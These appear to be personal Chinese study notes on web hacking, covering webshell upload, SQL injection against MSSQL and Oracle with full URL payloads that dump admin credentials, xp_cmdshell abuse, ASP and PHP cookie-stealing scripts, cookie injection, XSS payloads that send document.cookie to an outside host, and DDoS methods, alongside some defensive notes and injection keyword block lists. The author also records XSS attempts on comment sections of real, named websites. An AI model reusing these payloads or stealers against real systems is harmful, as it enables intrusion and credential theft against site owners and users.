用管理员身份进入以后，由于有权限，就可以直接上传后门了。webshell就是一种隐蔽控制方式（我怎么没有听过其他的方式？？？）。ASP木马是webshell的一种，它是一段asp代码，一把就是以.asp结尾，我们将之放在web目录下，远程用户就可以通过浏览器执行他。如果被限制了上传的文件类型（asp、php、asa文件），那么可以去修改限制。中后门的话就是要找到一个上传功能，比如说可以用网页中的“添加新闻”这个功能来上传，这个功能里面有个图片上传，我在这里放入asp文件，真的没想到真的是只要传上去就可以了。

后台身份验证绕过漏洞:

验证绕过漏洞就是'or'='or'后台绕过漏洞，利用的就是AND和OR的运算规则，从而造成后台脚本逻辑性错误

例如管理员的账号密码都是admin，那么再比如后台的数据库查询语句是

user=request("user")

passwd=request("passwd")

sql='select admin from adminbate where user='&'''&user&'''&' and passwd='&'''&passwd&'''

那么我使用'or 'a'='a来做用户名密码的话，那么查询就变成了

select admin from adminbate where user=''or 'a'='a' and passwd=''or 'a'='a'

这样的话，根据运算规则，这里一共有4个查询语句，那么查询结果就是 假or真and假or真，先算and 再算or，最终结果为真，这样就可以进到后台了

这种漏洞存在必须要有2个条件，第一个：在后台验证代码上，账号密码的查询是要同一条查询语句，也就是类似

sql="select \* from admin where username='"&username&'&"passwd='"&passwd&'

如果一旦账号密码是分开查询的，先查帐号，再查密码，这样的话就没有办法了。

我们还可以通过已经拿下来的数据库进行其他工作，因为数据库还提供扩展存储过程（对于Microsoft SQL Server）：通过扩展存储过程比如说xp\_regread可以修改注册表，然后就可以开启会话连接等，还可以构造语句去获取SAM值、允许建立空连接、开机自启等。

Xp\_cmdshell直接执行系统的cmd命令

Xp\_servercontrol控制服务的启动与关闭

Xp\_availablemedia显示服务器上的驱动器

Xp\_dirtree允许用户获得一个目录树

Xp\_enumdsn列举服务器上的ODBC数据源

Xp\_logincofig获取服务器上的安全信息

Xp\_makecab允许用户在服务器上创建一个压缩包

Xp\_ntsec\_enumdomains列举服务器可以进入的域

Xp\_terminate\_process允许结束进程

获取Microsoft SQL Server的目录：

先创建一个临时表，用于存放获取的目录关系：

create table temp (id nvarchar(255), num1 nvarchar(255), num2 nvarchar(255), num2 nvarchar(255), num3 nvarchar(255));--

接下来获取驱动器名称，并存入temp表：

;insert temp exec master.dbo.xp\_blank>\_avaliablemedia;--

然后获取子目录列表和所有子目录的目录树结构：

;insert temp(id) exec master.dbo.xp\_blank>\_subdirs c:\;--

获取子目录列表：这时候才可以使用dirtree么？？？

;insert temp(id, num1) exec master.dbo.xp\_blank>\_dirtree c:\;--

然后对于其他的盘同样步骤...

最后浏览temp表：

localhost/hh.asp?id=1 and (select top 1 id from TestDB.dbo.temp)>0 TestDB是当前连接的数据库也是我们创建temp表的地方。这条语句，我获取了id字段的值，并且与0进行比较，由于类型可能不太一样而没准导致错误的出现，然互id=1的值就会在错误中显示出来。

localhost/hh.asp?id=1 and (select top 1 id from TestDB.dbo.temp)>0 whhere id not in ('之前得到的那个表名字')>0 这样就可以跳过之前得到的第一个，来得到第二个。

下载数据库：

使用数据库命令进行打包，不妨指定一个生成目录，免得被发现，然后再用下载工具下载。

已知SQl注入需要屏蔽：<>()=;'

SQL注入被屏蔽：and,or失效。试试&& ||

40.猜解：

常用字段名：user、users、member、members、userlist、menberlist、userinfo、manager、admin、administrator、systemuser、systemusers、sysuser、sysusers、sysaccounts、systemaccounts...

常见后台地址: index(这个应该是网页默认的名字把)

admin login

manager admin\_login

41.SA(即 SYSTEM 和ADMIN的缩写）

42.IIS这个服务组件，包括web服务器、FTP服务器、NNTP服务器、SMTP服务器，分别用于网页浏览、文件传输、新闻服务和邮件发送。端口占用都会导致安装出错。如果安装成功就会在“管理”里面多一个Inetnet信息服务(IIS)管理器。也可以从开始->管理工具里面打开，还可以从运行里面输入inetmgr打开。

43.一般情况下，如果攻击者在目标系统没有屏蔽系统版本和制作者信息的时候都会按照页面的底部的版本信息去下载相同版本的脚本系统，然后在本地打开数据库，分析表和字段结构，以方便猜解的时候可以很直接得到想要的信息。这样参照模板进行的猜解方式比完全凭借经验来猜解要快很多，而且成功率非常高。

44.PHP构造语句中：id=-1代表的是系统默认管理员的id值，/\*是一个重要的PHP注入闭合符号，这种符号就是加在注入语句的末尾。/\*qishiyejiushi1Mysql的注释方式。Microsoft ACCESS的注释是null和%00。Microsoft SQL Server支持--和;。Oracle只支持--。

用户名的部分输入'/\* ，密码的部分输入\*/'，就能注入掉中间的连接部分。

45.Oracle数据库的注入：

Oracle这个数据库有些要求：union前后语句类型必须匹配，但是又可以NULL匹配所有的数据类型，所以步骤就是先全部select NULL，然后再一个个检查过来，得到各个的类型。Oracle使用select语句后必须要跟着表名，不能像Microsoft SQL Server和MySQL一样进行select 1,2,3这样子。因为Oracle的数据量庞大，所以很多时候得到的管理员账户并不是最高管理员账户，要多次爆表，试出所欲账户以后找到高权账户。

Oracle的数据库默认用户有sys、system、internal、scott，前三种都是system权限。

在JSP和Oracle注入中，常用的是两种方法：1.使用dual系统表；2.配合utl\_http存储过程进行注入。两种收发类似，只是采用了不同的技术表达。

注入步骤：

对于不同参数采用不同的注入点探查手法：数字和字符型都是and 1=2与and 1=1。搜索性就是“字符串% and 1=1 and %=”、“字符串% and 1=2 and %=”。文本型url2B则正常，url"%2B+任意字符，是要出错的。

判断长度，这里是判断数据库的长度也就是说有几个表。union select null,null,null....。也可以使用“order by”。

判断dual表是否存在，and exist (select \* from dual)，没想到不是count，也行么？？？？？？？？

对Oracle版本和当前连接用户的判断：假设找到了7个表，并且索引值是第2的位置

localhost/hh.jsp?id=1 and 1=2 union select 1,(select banner from sys.v\_$version where rownum=1),3,4,5,6,7 from dual//版本

localhost/hh.jsp?id=1 and 1=2 union select 1,(select sys\_contet(userenv, current\_user from dual))3,4,5,6,7 from dual

暴表：

localhost/hh.jsp?id=1 and 1=2 union select 1,table\_name,3,4,5,6,7 from user\_tables他说可能有时候因为长度不够而导致有些表没有显示出来。

爆出字段：

localhost/hh.jsp?id=1 and 1=2 union select 1,tcolumn\_name,3,4,5,6,7 from cols where user\_tables=admin

字段内容：

localhost/hh.jsp?id=1 and 1=2 union select 1,username,3,4,5,6,7 from admin

localhost/hh.jsp?id=1 and 1=2 union select 1,passwoord,3,4,5,6,7 from admin

使用utl\_http注入的时候，要根据utl\_http特性使用网络通信数据分析工具进行修改，并根据网络发送和收到的结果信息进行判断和结果获取。

46.Tormat适用于小系统与并访问用户数量不多的情况。

43.一个不太明白的注入案例，主要是不太明白sql语句：

http://locaohost/shop.jsp?id=1' and 1=1--这条语句成功执行说明支持--注释

http://locaohost/shop.jsp?id=1' and 1=2--返回页面出错

http://locaohost/shop.jsp?id=1' order by 8--判断当前表中是不是至少有8个字段

得到字段数目以后就使用：

http://locaohost/shop.jsp?id=1' and 1=2 union select '1',null,null,null... from dual--一个个判断出字段类型，如果不是字符也不是数字那么就用null代替)

http://locaohost/shop.jsp?id=1' and 1=2 unnoin select '1',null,3,null,5,6,7,8,9,10...from dual-（邮寄个字段写几个，看看哪些字段是会显示给用户的，他会显示出这些数字字符,找出可以被我们于爆表的）。

假设可用的只有3这个字符型与16这个数字型:

http://locaohost/shop.jsp?id=1' and 1=2 union all select '1','2','3',null,null,'6','7','8',null,'10','11','12','13','14','15',16 from dual--

在dual表中确定字段以后，就要寻找管理员账号信息存放的表：

http://locaohost/shop.jsp?id=1' and 1=2 union all select '1','2','3',null,null,'6','7','8',null,'10','11','12','13','14','15',(select count(\*) from admin) from dual--页面显示错误，表名admin表不存在

http://locaohost/shop.jsp?id=1' and 1=2 union all select '1','2','3',null,null,'6','7','8',null,'10','11','12','13','14','15',(select count(\*) from manager) from dual--页面正常显示表名这个表存在，而且原先显示我的16的地方变成了19，说明有19条字段在这个表中。

通过网页查看源代码功能，分析出登录页面中的变量名臣叫做Name和Password。我们在位置上使用：select count(\*) from manager where length(Name)>0)

select count(\*) from manager where length(Passwrod)>0)？？还要验证这个字段确实存在么？

然后就爆表了：

http://locaohost/shop.jsp?id=1' and 1=2 union all select '1','2',(select name||':'||password from manager where id=1),null,null,'6','7','8',null,'10','11','12','13','14','15',16 from dual--

这样就得到了以“账号:密码”这样子的形式输出的manager表中id=1的管理员账号信息。

44.防注入：

将数据库与脚本系统隔离，同时使用防火墙或者不能联网的ip来组织因特网与数据库服务器的联系，把脚本系统服务器加入数据库服务器的可信任对象并加以安全的访问（但是他说前提是web服务器和数据库服务器键有唯一或者单向的通信通道）。可能可以设置某应用程序对数据库的访问权限为只读。验证用户输入数据的合法性。使用攻击工具进行模拟。控制数据库的访问端口，只开放要用的1433，最好把这个端口改了，然后使用网页别名（服务器名称hh就使用1555这样）。

net.exe这是一个基本囊括了所有Windows高级权限相关的账户，拥有庞大的参数，可实现非常多的高级功能，对数据库服务器来说，没有他存在的必要

cmd.exe建议修改权限

tftp.exe很多攻击者会用它来进行反向的数据连接和下载

regedit.exe建议修改权限

at.exe，用不到的，直接删除

attrib.exe用于修改文件权限的程序

cacles.exe显示或者修改文件的访问控制表，在命令中可以使用通配符指定多个文件与多个用户

删除扩展存储过程的更彻底方法是删除对应的dll文件

下列服务停止或者禁用（不过似乎可以从注册表开起来呀）：

Computer Browser维护网络上计算机的最新列表

Task scheduler允许程序在指定时间执行

Messenger传输客户端和服务器之间的NET SEND和警报器服务消息

Distributed File System局域网管理共享文件

Distributed linktracking client局域网更新连接信息

Error reporting service禁止发送错误报告

Microsoft Search快速单词搜索

NTML Security support provide telnet服务和Microsoft Search用的

PrintSpooler 打印池

Remote Registry远程修改注册表

Remote Desktop Help Session Manager远程协助

Workstation:远程NET命令可以列出用户组

最小化安全，讲数据库上不必要的全关了：删除高权账户，删除危险的或者添加自定义的扩展存储过程。控制好C:中的文件夹权限，如果下面某个子文件夹有着很高的权限，那么攻击者直接跳到那个子文件夹中写入脚本再结合其他漏洞来提升权限。

多多阅读日志，尤其是错误日志

位动态查询设置范例：程序开发人员应该在绝大多数情况下使用静态查询，在必须动态查询的时候胡为这一功能设置范例，如果超出范例的功能或者缺陷宁可不执行或者返回错误，也不能直接提交给数据库处理。

将脚本系统与因特网隔离，自己还是要方便的远程维护:一.开放远程控制服务，比如windows的远程桌面，linux下的telnet。我们只允许web服务器到数据库服务器的连接，所以要先连接上web服务器。二.使用外接设备，与服务器的串口进行连接和控制。

要防止注入有：and|exec|insert|delete|update|count|\*|%|chr|mid|master|truncate|char|declare

45.Microsoft SQL Server有两个端口，1433用来对外提供服务，1434用来想请求者返回Microsoft SQL Server使用了那个TCP/IP端口。

46.PHP防注入：

PHP.ini里面有个magic\_quotes\_gpc，打开它的话就会让所有的单引号，双引号，反斜线，null加上转义符，他只要是对所欲Get、POST、COOKIE数据自行运转addslashes()，这个函数就是在前面加个斜线string addslashes(string str)。在上线后，关闭display\_error。

PHP里面还有个ini\_set()，用于在代码中设置临时配置。

对于整型变量，intval()函数即可。$id =intval($id);

对于字符型变量，addslahes()。

除了要过滤还要注意初始化变量：

if($admin) {

echo('登陆成功');

include('admin.php');

}else {

echo('你不是管理员！');

}//我直接localhost/login.php?admin=1这样子就直接让admin成为1了。

$admin =0;

if($\_POST['admin\_user'] && $\_POST['admin\_pass']) {

//判断账号与密码

$admin =1;

}

if($admin) {

echo('登陆成功');

include('admin.php');

}else {

echo('你不是管理员！');

}

function inject\_check($sql\_str) {

return eregi('select|insert|delete|update|'|/\*|\*|../|./|union|into|load\_file|outfile',$sql\_str);

}//在if判读里使用这个函数

$str=replace("\_", "\\_", $str);

$str=replace("%", "\%", $str);

47.cookie就是保留用户信息，为之后的登录或者其他操作（购物车，网站个性化配置）进行简化。

cookie会被装入浏览器申请的内存中，在浏览器退出时写入硬盘。

在传输过程中，cookie的值经过URLEncode。

第一方cookie是指用户正在浏览的网站的cookie，第三方cookie是指不是用户正在浏览的网站的cookie。

获取别人的cookie：写一段支持cookie的代码，把这代码放到想要获取cookie的网络里，那么所有访问了这个代码的人的cookie都会被盗取。

ASP版的盗取cookie:

<%

im strfilename

strfilename ="mydata.txt" '数据文件存放目录

set lP =server.createObject("Adodb.Stream")

lP.Open

lP.Type=2

lP.CharSet="gb2312"

lP.writetext request.Servervariables("QUERY\_STRING")

lP.SaveToFile server.mappath(strfilename),2

lP,.Close

set lP=nothing

%>

PHP版盗取cookie:

<?php

$info = getenv("QUERY\_STRING");

if( $info ) {

$info =urldecode($info);

fopen =("info.txt", "a");

fwrite($fp, $info, "\n\n\n\n");

fclose($fp);

}

>

有的网络平台会通过cookie来限制用户的上传空间与上传数量。

flash中有一个getURL()函数，利用这个函数自动打开指定的网页，因此可能把用户引向一个包含盗取cookies信息的网站。flash动画里面藏着代码，悄悄链接上网，打开一个很小的或者肉眼发现不了的页面，盗取管理员的cookie。2009年某购物社区管理员打开QQ好友发来的鉴赏flash动画....

如果一个论坛允许HTML代码或者使用flash标签（书上说绝大部分交互的脚本系统都允许有这样的功能），攻击者就可以把收集cookie的代码放到一个帖子里面，去一个标题来吸引，只要访问的人都会被盗取cookie。

让浏览器保存我们的账号密码信息，然后找到cookie，进行修改，如果网站没有做验证，那么也就是仅仅看的是你cookie中的用户名（很信任它自己的cookie），直接把用户名改成管理员用户名，关了网页重开，这样就相当于以管理员身份登录。cookie没有验证用户名与密码的，都可以尝试构造一个合适的cookie。

用特殊工具把构造的cookie提交到特定的网址，这个网址如果是IE打开的话会因为IE自动沟通cookie然后系统验证不对就强制跳转了。

书上举到了动网论坛的例子，它的cookie验证是与数据库内的每次给cookie的密码进行匹配，每一次成功登录都会变一次，但是这个数据库并没有影藏好，还是默认的路径。

防范的话很简单，你本地修改么，那就弄个你不能伪造的，所以加入一个随机数，甚至还可以进行加密。

cookie注入：之前介绍的URL注入与防注入是GET方法，既然被防了，就换一种方法Request.cookie来提交变量:

首先，寻找到注入点，也就是去掉查询字符串id=1这些以后页面显示就不对了，这表明id=1是起作用的。

清空浏览器地址，输入javascript:alter(document.cookie="id="+escape("x"));然后用原来的URL刷新网页，如果网页显示正常就表明代码是使用Request("ID")这种格式进行搜集数据的。

javascript:alter(document.cookie="id="+escape("x and 1=1"));//正常显示

javascript:alter(document.cookie="id="+escape("x and 1=2"));//不正常显示

以上都对了，表明这个网站没怎么做cookie注入防范，可以朱姐cookie注入了。

cookie注入的根本原因：ASP脚本中Request对象是用户与网站数据交互的非常关键的点。Request对象获取客户端提交数据常用的是GET和POST方法，同时也可以不通过集合来获取数据，即直接使用“request("name")”没有指明用什么来接受。ASP是按照QueryString、form、cookie、servervariable、集合这样的顺序来搜索存取的，Request会读取所有cookie值，于是会被注入。

防cookie注入，就不使用request("name")，而给他指定用request.querystring()、request.form()。

cookie注入没法使用明小子，所以就有了cookie中转工具，生成asp页面（通过asp代码写一个转发页面），接受明小子的GET或者POST测试，然后cookie发出。至于回包的话应该是被拦截检测了。

48.不同的等级状态是不同的用户组。因为权限就是按照等级来分的。

49.还有POST注入和代理注入。（注入中转生成器上面写的）

50.session一般被翻译为“会话”和“时域”。它是指一个终端用户与交互系统进行通信的时间间隔，通常是指从注册进入系统到注销退出系统之间所经过的时间。session和cookie都是用来记录用户信息的，前者是在服务器上后者是在客户端上。session还有有效时间短（默认设置都是在用户推出一段时间后失效），很安全，但是灭有cookie带来的便利这么多，而且多了还会降低服务器性能。书上推荐讲session和cookie结合使用，生成cookie但也是使用session，有session就先使用session，如果没有session但是cookie合法，那就将用户加入一个session。

51.主机头：将不同的网站空间对同的域名。一般的web服务器的一个IP地址的80端口只能对应一个网站，否则无法识别，所有有了主机头来进行分辨。

52.根据相关技术原理，SQL注入可以分为平台层注入和代码层注入。前者由不安全的数据库配置或数据库平台的漏洞所致；后者主要是由于程序员对输入未进行细致地过滤，从而执行了非法的数据查询。

SQL注入的过滤规则自己编写、借鉴网上的代码、库文件、使用网页防火墙、看门狗。

第一道防线开启应用身份识别：只有合法应用的sql语句可以通过防火墙到达数据库。应用绑定不允许本机的木马程序访问数据库。

第二道防线全自动防守模式：SQL注入特征库和怩补丁

第三道手动防守模式：向数据库防火墙中添加SQL注入特征

53.在某些表单中，用户输入的内容直接用来构造动态sql命令，或者作为存储过程的输入参数，这些表单特别容易受到sql注入的攻击。

SQL注入的非主流通道主要有E-mail、DNS以及数据库连接，基本思想为：先对SQL查询打包，然后借助非主流通道将信息反馈至攻击者

利用存储过程。通过某些标准存储过程，数据库厂商对数据库的功能进行扩展的同时，系统也可与进行交互7u绝服务的目的。

54.windows下保存的url文件：表示并不能在linux下使用。

[InternetShortCut]

URL=http://www.xxx.com

linux下，如果保存在桌面的话，就是：

[Desktop Entry]

Encoding =UtF-8

Name=Link to 网站名 windows下的文件名是交给系统管理的

Type=Link

URL=http://www.xxx.com

Icon=text-html

55.死亡之ping：ping of death不是death of ping

许多操纵系统的TCP/Ip协议栈都规定了ICMP包的大小是64KB，在读取完包头以后根据大小信息分配缓冲区，同时有的主机并没有采取保护措施，于是制造一个大小超出64KB的ICMP包，就可以导致主机内存出错。

56.泪滴攻击：teardrop

故意把数据包拆分成多个包，但是这并不能做到什么，所以再将之后包的偏移量设置的奇怪点，比如说第一个包的偏移量是0长度是N，则第二个包的偏移量小于N，主机对数据包进行合并的时候要消耗大量的资源。

57.UDP洪水攻击:UDP flood

攻击者伪造与某一主机的Chargen服务之间的一次UDP连接，回复地址指向开着Echo服务的一台主机，将其互相指向，让两台主机之间产生足够多的垃圾数据，从而占用网络带宽。Echo服务是一种非常有用的用于调试和检测的工具。这个协议的作用也十分简单，接收到什么原封发回就是了。疑点：为什么要建立UDP连接？估计在带宽产生大量数据还是要我发一个请求包。而且对于带宽的攻击，一般的采用CDN节点分发就行了。

58.SYN洪水：

TCP连接最后会有一个ACk包由请求的人发给被请求的，这种flood的攻击就是不发出ACK包，让服务器在那里等着。由于存储连接信息的内存缓冲区有限，一旦虚假连接数目足够就可DOS。服务器等待的时间有30s-2mix。

请求 被请求TCP

SYN--->

<--SYN\_ACK

ACK-X->

59.基于脚本的攻击：

和服务器建立正常的连接，但是不断向脚本程序提交查询、列表等大量消耗数据库资源的请求。

60.UDP是不可靠的，所以一般而言不适合传送大量数据。

61.IP欺骗：

利用IP相冲突的特性，伪造一个同IP的包，向服务器发送一个带有RST位的TCP数据段。从而达到让某一个用户DOS。

62.DDOS除了把单独DOS的攻击结合僵尸群以外，还可以进行正常的访问然后攻击：

TCP全连接攻击:僵尸群不断与主机建立TCP连接，从而消耗资源

63.大部分代理服务器都有缓冲的功能，就好像一个大的cache，有很大的存储空间，它不断地将新取得的数据存在上面，如果浏览器请求的数据在它上面已经是最新的了，那就直接返回（和爬虫好像）。同时代理服务器可以起到防火墙的作用。DNS服务器也是这样。

64.DDOS的攻击通常都是这种概念结构：攻击者-》装了DDOS攻击的控制工具的代理服务器-》僵尸群，僵尸群上面清理痕迹可能有遗漏，所以不直接操控僵尸群。

65.一般清理痕迹想到的都是清理到服务器进程、系统、数据库日志等，但是管理员可能还有其他的记录，比如说审计程序，那么就要找这个程序的日志在哪里。

66.要区分的话，那么就是木马是一个功能完善的后门。

67.CPU、服务、网络

68.有时候针对某一台服务器或者IP发起的DDOS攻击会导致整个IDC或者机房的网络阻塞，以至于所有放置在此IDC机房的服务器都会断网。断网就是指无法进行网络通讯。曾经的一个案例是发现入侵者是控制了两台骨干路由器，改变数据转发方向，全往某一个方向发送。

IDC：电信部门建立的机房提供服务器

69.windows控制面板搜索事件可以看到事件日志。

70.使用ping测试算不上科学测试延时的方法据说不太准确，因为还收到其他条件的影响。服务器没准还会拒绝ICMP ping包。

71.管理员远程登录主机发现主机是黑屏的，这是遭受DDOS攻击的一个症状。

72.防DDOS体系的制定：攻击的时间段，软硬件的情况，攻击的收发，更新机制。对目标服务器进行踩点的嘶吼，就要知道：大致软硬件情况、在线人流与时间的关系、攻击的数目与IP的分布，大致的带宽。一般来讲，在9-10点以及下午5-6点会达到人流峰值。

73.僵尸群的规模要选择站点的日常负载的2-5倍。

73.书上说如果是100M/S的共享的托管类型，基本的及吸纳独立带宽在2-5MB/S。

74.硬件防火墙

75.事实证明，把网页做成静态页面，不仅能够大大提高抗攻击能力，而且能给入侵者的攻击造成阻碍。如果处于需要要使用动态页面就要把动态页面放到一个单独的服务器里面。静态页面也没有对数据库的访问，所以DDOS中的CC攻击是不可能了

76.在Internet上可以发起广泛的扫描从而获得僵尸群。还可以挂马：在某一个网页上放上一个包含浏览器漏洞的外部引用，只要用户的浏览了就会被控制，通过漏洞使用js直接写入shellcode，由于管理员没有几个会用服务器来浏览大量网站，所以让服务器直接被挂马干点，少！

77.似乎真的很多口令都是空口令或者弱口令。

78.可以从远程接口捕获包，别惊讶

74.SYN ccokie：一种防止SYN攻击的思路

就是把资源的分配放在了连接建立以后，而在半连接的时候给一个cookie用于给予身份防止他人伪造。感觉我理解的不对，书上是这样子的：

当服务器收到一个SYN包的时候，根据信息生成cookie，并将这个cookie作为要返回的SYN-ACK包的初始序列号，然后之后请求方发来ACK包，根据包头计算cookie，与返回的确认序列号（初始序列号+1）的前24位济宁对比，如果相同就是同一个连接，然互分配资源，建立连接。

缺点是：又有cookie的计算只包括头部的部分信息，在连接建立前不会在服务器保存任何信息，所以失去了协议的许多功能，如超时重传。此外cookie的计算要消耗一定的运算量，增加了延时，一次你SYN cookie方法不能作为高性能服务器的防御手段。通常比较合理的方式是采用动态资源分配，先资源分配然后爱cookie技术。

SYN proxy：

使用一个前端防火墙，防火墙收到了SYN宝以后就自己回复一个SYN-ACk包，等发送方将ACK包返回时，在重新构造SYN包发送到服务器，建立TCP连接。书上说：通信的后续包防火墙要注意修改序列号，以为防火墙恢复发送方的序列号不会等于服务器的SYN-ACk包序列号。这种方式当然我觉得没有什么用。

SYN异常包判断：SYN攻击，除非有僵尸网络，否则都是一个异常包（比如说ip虚拟）。

判断tcp window值：这个指表示当前机器所能接收的数据缓冲大小，作为连接发起方，这个指并不会太小。

判断IP TTL：如果发现检测出来的TTL与理论值差异大，伪造成分居多。

TCP window、TCP序列号等值在不同的SYN包中相同的可能性很小，如果连续的SYN包这些值都相同，基本就是伪造包。

地址监控防御：

任何源地址刚出现的时候状态。

NEW状态：第一次出现或者多次出现也不能确定存在的源地址状态。

GOOD：源地址存在的状态

BAD：源地址不存在或者不可达的状态

监听SYN包，如果源地址第一次出现就转为New状态，如果是NEW或者BAD状态就将包的RST置为1然后重新发出（这些要确认一下是否真的要连接），如果是GOOD状态就不做处理

监听SYN-ACK包，此时服务器已经建立一个半连接，为防止版连接过多就向服务器发送一个ACK包，建立连接同时计时，如果超时以后还是灭有收到ACK,GOOD变NEW，NEW变BAD。（降级）

监听ACK或者RST包，如果收到ACk包，就把NEW转为GOOD，或者把BAD转为NEW。（升级）

对于想SYN攻击的，发出的RST包的链接重置就是种阻碍。

SYN firewall;

网关防火墙，由于服务器可以承受的全连接比半连接多，所以当出现办理按揭的时候就会以客户端的名义发送一个ACK包给服务器。（缓解）

被动式网关防火墙：内部有一个比服务器更加小的超时限制，一旦超时就发送RST包。（我本来打算软件实现）

中继防火墙：该防火墙先与客户端建立tcp连接，建立了以后再向服务器建立连接，起一个中继的作用。（没什么用）

75.基于脚本的DDOS攻击，借鼻祖名字我们称为CC攻击

76.书上有个奇怪的地方就是服务器收到的请求超过上限的时候我以为他丢连接就是把不能及时处理的全丢了，书上却说是按照一定速率来丢，我觉得它讲的不对。

77.通过爬虫将代理网站上的公用代理抓取下来成为txt，然后导入攻击工具。

78.whois（读作“Who is”，非缩写）是用来查询域名的IP以及所有者等信息的传输协议。简单说，whois就是一个用来查询域名是否已经被注册，以及注册域名的详细信息的数据库（如域名所有人、域名注册商）。通过whois来实现对域名信息的查询。早期的whois查询多以命令列接口存在，但是现在出现了一些网页接口简化的线上查询工具，可以一次向不同的数据库查询。网页接口的查询工具仍然依赖whois协议向服务器发送查询请求，命令列接口的工具仍然被系统管理员广泛使用。whois通常使用TCP协议43端口。每个域名/IP的whois信息由对应的管理机构保存。

79.Session不仅可以IP认证还可以判断页面刷新从而防止过多的刷新。

80.没有提供隐藏功能的代理会在HTTP\_X\_FORWARDED\_FOR变量里面记录使用代理的人的ip。

81.前置Redirect防御：比如说打开一个网页就需要先完成验证系统的验证，图片，会动的字而不是过时了的那种一般验证码。购物网站抢券的验证码是为了把同一时间的访问（如果没有验证码的话）分成一个时间段内的访问。

82.可以对代理进行记录，封闭所有来自代理的请求。

83.根据CC攻击的特性，将有多线程访问的ip进行封锁（也就是限制同一个ip的连接数）。我居然没有想到这个，要全面思考攻击时候的图。

84.“盗链”的定义是：此内容不在自己服务器上，而通过技术手段，绕过别人放广告有利益的最终页，直接在自己的有广告有利益的页面上向最终用户提供此内容。 常常是一些名不见经传的小网站来盗取一些有实力的大网站的地址（比如一些音乐、图片、软件的下载地址）然后放置在自己的网站中，通过这种方法盗取大网站的空间和流量。

为什么会产生盗链 ？

一般浏览有一个重要的现象就是一个完整的页面并不是一次全部传送到客户端的。如果请求的是一个带有许多图片和其它信息的页面，那么最先的一个Http请求被传送回来的是这个页面的文本，然后通过客户端的浏览器对这段文本的解释执行，发现其中还有图片，那么客户端的浏览器会再发送一条Http请求，当这个请求被处理后那么这个图片文件会被传送到客户端，然后浏览器回将图片安放到页面的正确位置，就这样一个完整的页面也许要经过发送多条Http请求才能够被完整的显示。基于这样的机制，就会产生一个问题，那就是盗链问题：就是一个网站中如果没有起页面中所说的信息，例如图片信息，那么它完全可以将这个图片的连接到别的网站。这样没有任何资源的网站利用了别的网站的资源来展示给浏览者，提高了自己的访问量，而大部分浏览者又不会很容易地发现，这样显然，对于那个被利用了资源的网站是不公平的。一些不良网站为了不增加成本而扩充自己站点内容，经常盗用其他网站的链接。一方面损害了原网站的合法利益，另一方面又加重了服务器的负担。

85.有的防火墙就只有一个dll文件，和服务器软件的exe配合运行（而这种就叫ISAPI）。还要在虚拟的服务器里建立一个虚拟目录从而可以通过访问这种方式来查看防火墙的工作情况。应该可以设置为仅本地查看，不接受来自互联网的。

86.XSS结合隐蔽访问可以盗取cookie，可以实现挂马，可以DDOS攻击（但是要监控好热点）:

<iframe src=http://xxxxx width=0 height=0></iframe>隐蔽

<script>document.location='http://xxx'+document.cookie</script>通过隐蔽网站盗取cookie 甚至是下面这样，只要能发出请求就好：



伪造页面就叫钓鱼也叫xss钓鱼，通常与邮件这种结合使用，降低人们的疑虑。

XSS可以通过脚本标记，结合一些绕过净化的手段：><scirpt>alert('xss')</scirpt><//可以把某一个字母转换成为&#这样子的编码

不仅仅是脚本标记，还有：<img src="javascript:alter('XSS');">通过Js的URL伪协议，浏览器会访问src中的网站。

当img标记美玉图片输出的时候就会触发事件<img src="" onerror=alert('XSS')>

Flash是一种媒体承载平台，他有一个特性就是可以在其中插入ActionScript脚本函数，可以在第一帧的时候使用这个脚本函数隐蔽打开某个页面（使用Js进行改造）。

XSS的根源就是标记的闭合问题。

不过现在浏览器有网站危险检测，百度这样的搜引擎也会提醒，QQ聊天都会检测，360安全卫士开着的话还会拦截来着。

SCUINFO XSS未处理事件：

在评论区

<script>alter<"xss"></script>

<img src="javascript:alter('XSS');"> #无效果，连自己都不会alter。只显示图片。只对IE6有用。话说这个可以在JavaScript里面加一个回车。

"><script>alter<"xss"></script><" #会留下"><"

<script>alter<"xss"></script>

以上xss只对自己这个当前访问有效

<img src="" onerror=alert('XSS')> #最后只显示图片，但也存在没有显示图片的时候。先出现文本，再请求图片。

后面如果没有不是这个的评论就会按照从上之下两次来触发，但是再补了一句<script>alter<"xss"></script>就只触发一次了，也就是再在下面加一条评论就会只执行一次。

<script>document.location='http://hentai.chenran.us/'</scipt> #这个的跳转速度太快了，原网页内容还没加载出来就跳了。嗯？对呀，这个居然是个跳转，你妹的。

<script>document.location='baidu.com'</scipt> #这会调到

对scuinfo二次尝试：

scuinfo已经加上了简单的处理。

对过滤的探究：

经过试验发现只要出现<script>的脚本语句就会原模原样显示出来，并且失去效果。<script>document.location='http://hentai.chenran.us/'</scipt> #会原模原样显示出来，但是对自己又一次用。<img>也失去了效果，但是要么显示图片要么不显示。

<div style=”width:0;height:0;background:url(javascript:document.body.onload = function(){alert(/XSS/);};”></div> #不会显示但是没有任何效果。（把宽度和高度改了）

<marquee onstart=”alert(/XSS/)”>文字</marquee> #没有弹框，而且移动特效字只对自己这一次有效。代码会显现。

<div style=”” onmouseenter=”alert(/XSS/)”>文字</div> #直接显示文字，代码不会显示，但是没效果

<li style = “TEST:e-xpression(alert(/XSS/))”></li>

<table style = “TEST:e-xpression(alert(/XSS/))”></table> #这两个<li><table> #代码不会显现,没效果

<IMG """><SCRIPT>alert("XSS")</SCRIPT> #对自己弹框一次，然后显示代码<SCRIPT>alert("XSS")</SCRIPT>，经测试发现<img "">可以过滤屏蔽，但是只对自己暂时有效（因为一开始没有被引号包着），而且代码显露。被称为修正缺陷IMG标签。

<scri\0pt>alter('hello')</scr\0ipt> #该提交上去显示alter('hello')，刷新后代码出现

"><scri\0<script>pt>alter('hello')</scr\<script>0ipt><" #刚提交会变成下面这个

">pt>alter('hello')0ipt><" #看来不是循环过滤，而且使用了字符拆分过滤

<SCRIPT<SCRIPT>>alert("XSS")</SCRIPT<SCRIPT>> #刚提交会变成下下面这个

<SCRIPT<SCRIPT<SCRIPT>>alert("XSS")</SCRIPT</SCRIPT<SCRIPT>> #刚提交会变成下面这个

>alert("XSS")>

对http://www.baike.com/wiki/DHCP成功实施xss攻击，最基本的过滤已经只能对自己弹框了，比上一年有过滤的加强。

"> <img src="" onerror=alert('吃过了！')> <"这种还是会直接原模原样出现在评论区，下一步思路是编码反过滤

查看代码，使用</div><script>alter<"xss"></script><div>

发现评论区代码:

<section id="comments">

<div id="comments">

<article class="comment" id="49861">

<div class="comment-body">

